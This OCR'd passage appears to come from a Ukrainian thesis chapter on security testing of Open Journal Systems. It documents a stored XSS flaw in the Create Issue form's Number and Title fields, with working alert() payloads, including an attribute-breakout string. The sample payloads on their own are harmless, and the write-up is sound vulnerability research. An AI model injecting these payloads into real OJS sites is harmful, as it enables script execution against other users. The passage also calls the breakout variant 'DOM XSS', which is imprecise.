

Рисунок 3.11 – Вікно браузеру з Response



Рисунок 3.12 – Відкрите вікно alert

Після атаки на відому вразливість цієї версії OJS було проведено ручне тестування різних полів та форм даної системи. І впродовж тестування було знайдено вразливість, про яку не було сказано в документації та на сайті OJS. Суть вразливості XSS: при заповненні форми Create Issue в OJS можна вводити в поля будь-які дані, тому було введено для тестування в майже всі поля, де не було валідації, текст

<script>alert();</script> (рис. 3.13), після цього було збережено Issue. Після збереження створене Issue було показано на сторінці з іншими створеними записами (рис. 3.14).



Рисунок 3.13 – Заповнення полів текстом <script>alert();</script>



Рисунок 3.14 – Список створених Issue

Якщо натиснути на назву створеного Issue, то запускається скрипт alert() декілька разів, який свідчить про те, що система має вразливість Stored XSS (рис. 3.15).



Рисунок 3.15 – Виконання скрипта alert()

Розберемо сутність даної вразливості. Спочатку потрібно визначити, яке поле або поля не мають валідацію і спричиняють вразливість. Для цього заповнимо поля форми Issue різними значеннями (рис. 3.16):

1. Поле Volume містить значення «2222».
2. Поле Number містить значення «<script>alert(‘number’)</script>».
3. Поле Year містить значення «2024».
4. Поле Title містить значення «<script>alert(‘title’)</script>».
5. Поле Description містить значення «<script>alert(‘description’)</script>».

Після заповнення усіх полів було створено нове Issue (рис. 3.17). Для того, щоб перевірити, які поля запускають скрипт alert було натиснуто на назву Issue. Це запустило спочатку один скрипт і вивелось слово “number” (рис. 3.18), потім після закриття цього віконця, запустився ще один скрипт і вивелось слово “title” (рис. 3.19),

і після закриття цього віконця, з’явилось вікно для управління створеним Issue (рис.3.20).



Рисунок 3.16 – Заповнення нового Issue



Рисунок 3.17 – Створене Issue



Рисунок 3.18 – Вікно alert з текстом “number”



Рисунок 3.19 – Вікно alert з текстом “title”



Рисунок 3.20 – Вікно для управління створеним Issue

Аналізуючи отримані результати, було вияснено, що поля Number та Title не мають валідації, і виводяться на сторінку не у вигляді тексту, а у вигляді коду.

Проаналізуємо код, який відповідає за поля вводу та їх обробку.

Поле вводу Volume має такий код:

```
<input type="text" maxlength="40" class="field text" name="volume" value="2222" id="volume-65ec93a1bc5f4">
```

Поле Number має такий код:

```
<input type="text" maxlength="40" class="field text" name="number" value="<script>alert('number')</script>&amp;quot;" id="number-65ec93a1bc833">
```

Поле Year має такий код:

```
<input type="text" maxlength="4" class="field text" name="year" value="2024" id="year-65ec93a1bc92c">
```

Поле Title має такий код:

```
<input type="text" class="field text" name="title[en_US]" value="<script>alert('title')</script>" id="title-65ec9692ab375">
```

Всі поля мають тип text, з одного боку, це полегшує роботу розробника, оскільки в такому вигляді стандартна валідація браузеру не буде заважати валідації з бекенду. Проте в даному випадку, попри те, що поля мають один тип, валідація введених даних є не для всіх полів. Наприклад, для поля Volume є обмеження на кількість символів, і ці символи мають бути лише цифрами. Інакше, якщо введено значення понад 40 символів, в яких є літери, то виведеться помилка про не валідні дані і не буде змоги зберегти Issue без виправлення значень цього поля.

Для поля Number також є обмеження за кількістю символів, максимум 40. Попри те, що це поле має містити номер, в нього можна записувати і літери, і цифри. І не виводиться повідомлення про помилку, якщо введені символи > < та інші. Тобто можна вводити текст скрипта, головне, щоб він був по розміру до 40 символів.

Для поля Year є обмеження по кількості символів, максимум 4, і по типу введених даних, можна вводити лише цифри. Якщо буде введено символи або літери, то виведеться помилка про невалідні дані, і не можна буде зберегти Issue, не виправивши помилку.

Для поля Title немає обмежень по кількості символів і по типу введених даних, і немає перевірки на наявність скриптів та заборонених символів.

Після натискання на кнопку Save, дані передаються через POST запит (рис. 3.21).



Рисунок 3.21 – POST запит

Якщо переглянути, в якому вигляді передаються дані в POST запиті (рис.3.22), то можна побачити, що в деяких полях символи < > закодовані, а в деяких ні. Кодуються ці символи лише в полі Description, яке зроблено у вигляді iframe і має валідацію введених даних. Якби символи кодувались в усіх полях, то не виникло б вразливостей XSS.



Рисунок 3.22 –Вміст POST запиту

Також, якщо ввести в поле Number текст "><script>alert('in number')</script>", то це призведе до іншої атаки DOM XSS, оскільки за допомогою того, що в тег input в атрибут value записується значення поля, за допомогою подвійних дужок можна закрити значення value і тег input, і вставити скрипт за межі поля вводу, таким чином, що код поля вводу та скрипт буде виглядати так:

```
<input type="text" maxlength="40" class="field text" name="number"
value="><script>alert('in number')</script>" id="number-65ec970c80eb7">
```

В такому разі, скрипт, який вставили поза межі тегу input виконається першим і відкриє вікно alert з текстом «in number» (рис. 3.23) , і наступним виконається скрипт alert(‘title’), який відкриє вікно alert з текстом “title” (рис. 3.24).



Рисунок 3.23 – Перше вікно alert

